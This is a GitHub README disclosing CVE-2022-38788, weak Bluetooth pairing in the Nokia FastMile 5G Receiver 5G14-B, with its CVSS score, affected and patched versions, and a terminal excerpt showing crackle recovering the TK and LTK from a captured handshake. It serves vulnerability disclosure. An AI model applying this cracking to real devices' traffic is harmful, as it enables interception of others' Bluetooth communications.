

☆ 0 stars    🍴 0 forks

☆ Star

🔔 Notifications

<> Code    ⌚ Issues    🔗 Pull requests    ⏮ Actions    📁 Projects    🛡 Security    📈 Insights

🔑 main ▾

Go to file



ProxyStaffy Update README.md ...

on Sep 16 ⌚ 3

[View code](#)

README.md

# Nokia-FastMile-5G-Receiver-5G14-B


CVE-2022-38788

CVSS v3.1 Vector:AV:A/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L (5,5)

[Description]

An issue was discovered in Nokia FastMile 5G Receiver 5G14-B with software version 1.2104.00.0281.

Bluetooth on the Nokia ODU uses outdated pairing mechanisms, allowing an attacker to passively intercept a pairing handshake and (after offline cracking) retrieve the PIN and LTK (long-term key).



```
(rootkali) - [/home/kali/Downloads/BT_crackle]
# crackle -i test1.pcapng -o out1.pcap
Found 1 connection

Analyzing connection 0:
72:9a:46:79:15:55 (random) -> 38:a0:67:0f:48:25 (public)
Found 24 encrypted packets
Cracking with strategy 0, 20 bits of entropy

!!!
TK found: 103000
!!!

Decrypted 19 packets
LTK found: 8bcaf221d141f18576a70262c0054d99

Decrypted 19 packets, dumping to PCAP
Done, processed 410 total packets, decrypted 19

(rootkali) - [/home/kali/Downloads/BT_crackle]
# █
```

Incorrect Access Control

[Vendor of Product]

Nokia

[Affected Product Code Base]

Nokia FastMile 5G Receiver 5G14-B

Found in Software Version: 1.2104.00.0281

Pathed in: 1.2202.00.0266

[Attack Type Other]

Bluetooth

[Impact Information Disclosure]

true

[Has vendor confirmed or acknowledged the vulnerability?]

true

[Reference]

<https://www.nokia.com/notices/responsible-disclosure/>

Product page: <https://www.nokia.com/networks/products/fastmile-5g-receiver/>

[Discoverer]

Daniel Wong

---

## Releases

No releases published

---

## Packages

No packages published